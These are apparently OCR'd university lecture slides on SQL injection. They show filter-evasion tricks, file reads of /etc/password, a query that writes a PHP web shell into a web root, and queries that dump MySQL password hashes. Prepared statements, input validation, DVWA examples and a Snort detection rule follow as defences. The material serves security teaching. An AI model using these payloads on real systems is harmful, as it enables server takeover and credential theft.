- Character Encoding: replace characters with their ASCII encoding using the *CHAR* function. For example: instead of SELECT use: CHAR(83)+CHAR(69)+CHAR(76)+CHAR(69)+CHAR(67)+CHAR(84)
- String Concatenation: For example, if the SQL keyword *SELECT* is blocked, you can construct:

Oracle: 'SEL'||'ECT' MS-SQL: 'SEL'+'ECT' MySQL: 'SEL''ECT'

- Doubling up: SESELECTLECT

If the filter removes SELECT, you are left with another SELECT

- Null bytes: Use null byte (%00) prior to any characters that the filer is blocking: %00' UNION…

ROBERT GORDON UNIVERSITY ABERDEEN

Escalating privileges

The user accessing the application may be just a regular user, whose privileges may be limited. An attack may try to obtain access as an administrator.

ROBERT GORDON UNIVERSITY ABERDEEN

Reading/Writing Files

- In MYSQL we can use the LOAD_FILE command to read files from the File System:

  select load_file('/etc/password')

- We can also use it to pipe information into other files on the system. Great for when the application itself does not allow us to see any output.

select * from users into outfile '/etc/uploads/users.txt'

ROBERT GORDON UNIVERSITY ABERDEEN

Escalating privileges – Creating a Backdoor

- We can inject a shell script as a backdoor into the operating system to allow command execution:
- The injection consists of the following:

```
SELECT '<?php echo shell_exec($_GET["cmd"]);?>' INTO OUTFILE
'/var/www/victim.com/shell.php'--
```

- This SQL statement outputs the string *'<?php echo shell_exec($_GET["cmd"]);?>'* into the /var/www/victim.com/shell.php file. This string is a PHP script that retrieves the value of a *GET* parameter called *cmd* and executes it in an operating system shell.
- The shell.php file will be residing in the Web root and allows arbitrary command execution, such as:

  http://www.victim.com/**shell.php?cmd=ls**

ROBERT GORDON UNIVERSITY ABERDEEN

Stealing the database password hashes – MySQL

SELECT user, **authentication_string** FROM mysql.user;

Or (in some versions)

SELECT user, **password** FROM mysql.user;

41-character hash, based on a double SHA1 hash:

*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19

All password hashes start with an asterisk.

ROBERT GORDON UNIVERSITY ABERDEEN


Lecture 6

Defending against SQLi

ROBERT GORDON UNIVERSITY ABERDEEN

Code-level Defences

MOSTLY BENEFICIAL TO NEW WEB DEVELOPMENT PROJECTS WHEN YOU CAN INFLUENCE THE CODE.



LEGACY SYSTEMS COULD BE DIFFICULT TO RETROFIT.

ROBERT GORDON UNIVERSITY ABERDEEN

Parameterised queries (Prepared statements)

- SQLi flaws are due to dynamic queries that mix code with user supplied data:
  - User input interferes with the logic of the query **before** it gets sent to database
- The best defence against SQLi: Query and data are sent to database **separately**:
  - Send query first (database compiles the query and generates a parsing tree)
  - Send data (user input) next: no way of interfering with pre-compiled query

ROBERT GORDON UNIVERSITY ABERDEEN

Parameterised queries (Prepared statements)

- The idea is to separate the code from the data in the query.
- Prepared statements basically work like this:

1. Prepare: An SQL statement **template** is created and sent to the database. Certain values are left unspecified, called parameters (labelled "?" or ":"). Example: SELECT * FROM MyTable WHERE column1=? AND column2=?
2. Parse: the database parses, compiles, and performs query optimisation on the SQL statement template, and stores the result without executing it
3. Execute: At a later time, the application **binds** the values to the parameters, and the database executes the statement. The application may execute the statement as many times as it wants with different values

ROBERT GORDON UNIVERSITY ABERDEEN

Parameterised queries – PHP Example

(in MySQLi)

```
<?php
include("connection.php");  // assume database connection variable is $db
$stmt = $db->prepare("SELECT username FROM users WHERE username=? AND password=?");
$stmt->bindParam("ss", $username, $password);
$stmt->execute();
$result=$stmt->get_result();
if ($result->num_rows == 1)
{
        $row = $result->fetch_assoc();
        // row can be accessed via $row['username']
}
```

Note1: ss lists the data types of the 2 parameters (s for String)

Note2: in addition to MySQLi, prepared statements can also be done in PDO

ROBERT GORDON UNIVERSITY ABERDEEN

DVWA (Impossible security level)

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare
( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Use of prepared statement

ROBERT GORDON UNIVERSITY ABERDEEN

Validating input

- Input validation is the process of testing input before it is processed by the application. It can be as simple as strictly typing (i.e., assigning a type) a parameter and as complex as using regular expressions or business logic to validate input.
- Where can validation happen?
  - Client side (can be easily bypassed – for usability only)
  - Web/Application Server side (middle-tier)
  - Database server side (backend)
- Warning: This alone does not guarantee protection from SQL injection. Should only be used, with caution, and preferably on each tier (client, middle, back-end).
- There are two different types of input validation approaches:
  - Allow-list validation (only accept input that is known to be valid)
  - Block-list validation (only reject input that is known to be invalid).

ROBERT GORDON UNIVERSITY ABERDEEN

Examples of functions for (web app)server-side input validation (PHP)

- trim() removes extra space, tab, newline characters
- stripslashes() removes backslashes (\) from input
- htmlspecialchars() function converts special characters (like < and >) to HTML entities (< and >).
- preg_match(regex, matchstring) checks whether matchstring matches the regular expression regex.
- is_<type>(input) checks whether the input is <type>; for example, is_numeric().
- strlen(input) checks the length of the input.
- filter_var(input, flag) checks that input conforms with flag such as: FILTER_VALIDATE_EMAIL, FILTER_SANITIZE_STRING...
- mysqli_real_escape_string() escapes special characters in a string. Characters encoded include ‘ and “

ROBERT GORDON UNIVERSITY ABERDEEN

DVWA (Medium security level)

```
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS
["___mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}
```

Escapes special characters such as the single quote

Security of mysqli_real_escape_string:

- Can be circumvented in certain situations https://stackoverflow.com/questions/5741187/sql-injection-that-gets-around-mysql-real-escape-string/12118602#12118602
- Does not offer protection where input is numeric.

ROBERT GORDON UNIVERSITY ABERDEEN

Platform Level Defences

A platform-level defence is any runtime enhancement or configuration change that can be made to increase the application's overall security.

This may be the only defence type where it is difficult (or not cost effective) to review the source code.

ROBERT GORDON UNIVERSITY ABERDEEN

Platform-Level Defences

- Intrusion Detection/Prevention Systems (IDS/IPS): e.g., Snort, PHPIDS.
- Web Application Firewalls (WAF): e.g., MODSecurity.
- Intercepting Filters: a series of independent modules that you can chain together to perform processing before and after the core processing of a requested resource (Web page, script, etc.):
  - Web Server Filters: e.g., Microsoft's UrlScan and the open source WebKnight
  - Application Filters: e.g., ASP.NET *System.Web.IHttpModule* interface and the *javax.servlet.Filter* interface. They can be added to an application without code changes (in the application configuration file).

ROBERT GORDON UNIVERSITY ABERDEEN


Example of Rules in an IDS and WAF

IDS: Snort

```
alert tcp any -> any 80 (msg:"SQL Injection"; "/(\%27)|(\')|(\-\-)|(%23)"; sid:1; rev:1;)
```

WAF: ModSecurity

https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_sql_injection_attacks.conf



Detected SQLi attack

ROBERT GORDON UNIVERSITY ABERDEEN

Future of SQLi

- SQLi will probably continue to top the OWASP list of vulnerabilities as new vectors of attacks are discovered.
- For example, see this demo of SQLi using Alexa: https://www.youtube.com/watch?v=KwzxojwpPqI